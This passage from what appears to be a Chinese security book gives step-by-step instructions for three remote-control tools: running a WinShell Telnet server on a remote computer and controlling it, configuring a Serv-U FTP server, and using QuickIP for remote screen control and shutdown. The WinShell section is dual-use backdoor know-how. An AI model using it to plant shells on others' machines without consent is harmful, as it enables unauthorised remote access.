显然，服务器端的制作十分方便，而对系统资源的占用却很小，加之操作命令并不复杂，因此，需要进行远程管理的朋友可尝试使用 WinShell 来完成任务。

8.4.2 实现远程控制


当配置好 WinShell 服务器并在被控端计算机中运行后，用户可在主控端计算机中利用“命令提示符”窗口输入有关 Telnet 命令与远程计算机建立连接，并进行控制。具体的操作方法如下。

STEP01： 成功建立连接



将已配置好的 WinShell 服务器端复制到远程计算机中并运行。在主控端计算机“命令提示符”窗口中运行“Telnet 服务器 IP 5277”命令，即可成功连接。

STEP02： 执行“？”命令




可查看 WinShell 的所有命令参数。

WinShell 命令参数及其功能如下。

- i Install：远程安装功能。
- r Remove: 远程反安装功能，此命令并不终止 WinShell 的运行。
- p Path：查看 WinShell 主程序的路径信息。
- b reBoot：重新启动远程计算机。
- d shutdown：关闭远程计算机。
- s Shell：WinShell 提供的 Telnet 服务功能。
- x exit：退出本次登录会话。但此命令不终止 WinShell 的运行。
- q quit：终止 WinShell 的运行。此命令不反安装 WinShell。

STEP03： 执行“s”命令



显示远程计算机的盘符信息。此时主控端就可以控制远程计算机了。


8.5 实现 Serv-U 远程控制

Serv-U 除拥有其他 FTP 服务器端同类软件所具备的大部分功能外，还支持断点续传、带宽限制、远程管理、远程打印、虚拟主机等。当用户使用 Serv-U 创建自己的 FTP 服务器后，将自己的一些学习资料放上去，只要能够连网，就可以随时随地进行网上信息的使用。

8.5.1 下载并安装 Serv-U

下载 Serv-U 软件包并解压后，双击 Serv-U.11.2.0.0.exe 进行安装。操作步骤如下。

STEP01： 下载并解压 Serv-U 软件包



01 双击 Serv-U.11.2.0.0.exe 进行安装。


STEP02： 安装向导



02 在“选择安装语言”对话框中选择“中文（简体）”并单击“确定”按钮。

单击“下一步”按钮。


STEP03： 查看许可协议



01 选中“我接受协议（A）”单选项。

02 单击“下一步”按钮。


STEP04： 选择安装位置



01 单击“浏览（R）”按钮选择安装位置。

02 单击“下一步”按钮。


STEP05：选择开始菜单文件夹



01 单击“浏览”按钮选择程序快捷方式所存放的文件夹。如果不需要创建可勾选“禁止创建开始菜单文件夹”复选框。

02 单击“下一步”按钮。


STEP06：选择附加任务



01 根据需要勾选“创建桌面图标”和“将 Serv-U 作为系统服务安装”复选框。


02 单击“下一步”按钮。

STEP07：准备安装




确认安装信息，然后单击“安装”按钮。

STEP08：正在安装



显示安装进度，耐心等待即可。

STEP09：设置 Serv-U



01 如果需要可勾选“允许 Serv-U 以配置支持 UPnP 的路由器”复选框。

02 单击“下一步”按钮。

STEP10：完成 Serv-U 安装




01 根据需要勾选“启动 Serv-U 管理控制台”和“查看 Serv-U 用户手册”选项。

02 单击“完成”按钮。

8.5.2 配置服务端


Serv-U 安装完成后，还需要对其进行相应的配置，才可以建立自己的 FTP 服务器。具体配置 Serv-U 的操作步骤如下。

STEP01： 启动“Serv-U”




下载并安装“Serv-U”应用程序，在桌面上双击“Serv-U”应用程序图标。

STEP02： 定义新域



出现是否要定义新域，单击“是”按钮。

STEP03： 输入“域名”等相关信息



01 在“名称”文本框中输入新建域的名称，在“说明”框中根据需要输入更多详细信息。

02 单击“下一步”按钮。

STEP04： 指定访问协议及端口



01 指定用户访问该域所用的协议及端口。


02 单击“下一步”按钮。

提示

标准文件共享协议是 FTP（文件传输协议），它运行于默认端口 21。然而，任何这些


端口号都可更改为自己所选择的数值。若在非默认端口上运行服务器，推荐使用 1024 以上的端口。

STEP05：输入 IP 地址



01 在“IP 地址”框中输入指定用于连接该域的物理地址（如：192.168.1.102）。　02 单击“下一步”按钮。

STEP06：选择加密模式




01 选择需要加密的模式单选项。　02 单击“完成”按钮。

提示


STEP05 中通常是用户指定的 IP 地址，用于在 Internet 上查找的服务器。大多数家庭用户可保留该选项空白，以使 Serv-U 使用计算机上的任何可用 IP 地址。

STEP07：创建用户




单击“是”按钮创建账户。

STEP08：使用向导创建用户




单击“是”按钮创建账户。

STEP09：输入账户 ID



01 在“登录 ID”文本框中输入账户的唯一 ID。　02 单击“下一步”按钮。

STEP10：输入密码




01 在“密码”文本框中输入访问该账户时指定的密码。　02 单击“下一步”按钮。

提示

STEP09 中连接域时使用所输入的 ID 开始验证过程，登录 ID 对于该域必须唯一，但服务器上其他域可能有账户拥有同样 ID。要创建匿名账户需指定 ID 为“anonymous”或“ftp”。


STEP11：指定账户的根目录



01 单击 按钮指定用户的根目录。

02 单击“下一步”按钮。

STEP12：设置访问权限




01 单击下三角符号在下拉列表中选定访问权限。

02 单击“完成”按钮。

8.5.3 配置客户端

下面再来看看如何详细设置自己的 Serv-U，具体的操作步骤如下。


STEP01：打开“Serv-U 管理控制台 – 用户”窗口



01 选择需详细设置的用户。


02 单击“添加”按钮。

STEP02：打开“用户属性”对话框




查看用户信息。

STEP03： 切换至“群组”选项卡



查看群组成员和可用群组。

STEP04： 切换至“欢迎消息”选项卡




“欢迎消息”是用户成功登录后，通常发送给FTP客户端的消息。

提示


欢迎消息功能不适用于通过SSH2的SFTP登录的用户，因为该协议无法定义将一般纯文本信息发送给用户的方式。

STEP05： 切换至“IP访问”选项卡



单击页面下方的“添加”、“编辑”、“删除”按钮可对“IP访问规则”执行相应操作。

STEP06： 添加IP访问规则




在文本框中输入相应信息后反击“保存”按钮添加“IP访问规则”。

提示


“IP访问规则”是用户验证的一种补充形式，可限制登录特定IP地址、IP地址群甚至域。当客户端向服务器表明身份时，对USER命令响应应用群组和用户级别的IP访问规则。

STEP07： 切换至“目录访问”选项卡



单击页面下方的“添加”、“编辑”、“删除”按钮可对“目录访问规则”执行相应操作。

STEP08： 添加目录访问规则




根据提示设定相应项目后单击“保存”按钮添加“目录访问规则”。

提示


“目录访问”用于定义用户账户可以访问的系统区域。如果在域级别指定，则仅供该域内的用户继承。继承的传统应用规则为：在较低级别指定的规则（如用户级别）可以覆盖在较高级别（如服务器级别）指定的冲突或重复的规则。

STEP09： 切换至“虚拟路径”选项卡



单击页面下方的“添加”、“编辑”、“删除”按钮可对“虚拟路径”执行相应操作。

STEP10： 添加虚拟路径




根据提示填写相关信息后单击“保存”按钮添加虚拟路径。

提示


“虚拟路径”允许用户访问根目录以外的文件和文件夹。为能够访问该映射的位置，用户需要满足对虚拟路径物理路径的目录访问规则。

STEP11： 切换至“限制和设置”选项卡




单击下三角标，在下拉列表中选择限制和设置类别，有连接、密码、目录列表、数据传输和高级 5 类可选。

STEP12： 切换至“事件”选项卡



Serv-U 允许使用事件处理，执行各种由选定事件列表所触发的操作，单击页面下方的“添加”、“编辑”、“删除”按钮可对事件执行相应操作。

STEP13： 添加事件



根据提示信息填写相应内容然后单击“保存”按钮添加事件。

至此，Serv-U 的配置就全部完成。如果有防火墙，对防火墙进行相应设置，允许 Serv-U 访问网络，开放相应端口（默认是 21）就可以正常使用该账户了。

当在自己网站或在网站所在内网中进行管理维护操作时，不要使用域名作服务器地址，尽量使用网站计算机的内网 IP 地址来代替，以避免使用端口映射，便于提高速度。


8.6 用 QuickIP 进行多点控制

如果想尝试一下“一台计算机同时管理和控制多台计算机、多台计算机也同时管理一台计算机”这样的“多点”控制，QuickIP 无疑是一个很好的选择。QuickIP 可用于服务器管理、远程资源共享、网吧机器管理、远程办公、远程教育、排除故障、远程监控等多种应用场合。

8.6.1 设置 QuickIP 服务器端


由于 QuickIP 是将服务器端与客户端合并在一起的，因此无论在哪台计算机中都是一起安装服务器端和客户端，这也是实现一台服务器可以同时被多个客户机控制、一个客户机也可以同时控制多个服务器的前提条件。配置 QuickIP 服务器端的具体操作步骤如下。

STEP01： 运行 QuickIP 服务器




01 勾选“立即运行 QuickIP 服务器”复选框。　02 单击“完成”按钮继续。

STEP02： 设定登录密码提示信息




单击“确定”按钮。

STEP03： 修改密码




根据提示输入密码并单击“确定”按钮。

STEP04： 密码修改成功提示信息



单击“确定”按钮。

STEP05： QuickIP 的服务器管理窗口




从右侧提示信息中可以看到“服务器启动成功”的字样。

8.6.2 设置 QuickIP 客户端

客户端的设置就相对比较简单，主要是添加服务器端的操作。具体的操作步骤如下。


STEP01： 添加服务器



01 单击工具栏中的“添加主机”按钮准备添加服务器。

02 输入远程计算机的 IP 地址，以及在服务器端设置的端口及密码，然后单击“确认”按钮。

STEP02： 查看已添加的 IP 地址




查看已添加的 IP 地址，单击该 IP 地址后，从展开的控制功能列表中可看到远程控制功能十分丰富，这表示客户端与服务器端的连接已经成功。

8.6.3 实现远程控制


下面来看看如何进行远程控制（鉴于 QuickIP 的功能非常强大，只讲几个比较常用的控制操作），具体操作步骤如下。

STEP01： 查看远程驱动器



单击“远程磁盘驱动器”选项，即可看到远程计算机中的所有驱动器。


STEP02： 远程屏幕控制



单击“远程控制”项下的“屏幕控制”项，可在稍后弹出的窗口中看到远程计算机桌面，并且可通过鼠标和键盘来完成对远程计算机的控制。

STEP03： 如果远程计算机出现速度忽然缓慢等情况，则可以通过单击“远程主机进程列表”选项，查看远程计算机进程来快速诊断远程计算机的问题所在。

STEP04： 关闭远程计算机



单击“远程控制”下的“远程关机”项，会弹出对话框询问是否关闭，在这里选择“是”即可。

限于篇幅，本书无法将该软件的远程控制功能详细讲述，但通过上述远程控制应用可以看出，QuickIP 远程控制的功能十分强大，是网管和有远程控制需求用户的好帮手。

第9章 加密与解密技术

数据的解密技术和加密技术是矛与盾的关系，它们是在相互斗争中发展起来的，永远没有不可破解的加密技术。然而，一般的解密技术总是滞后于加密技术，也就是说，一般的解密技术总是针对某一类或相关加密技术产生。

主要内容：

- 加密与解密基础知识
- 加密、解密工具
- 几种常见文件类型的加密、解密

9.1 加密与解密基础知识

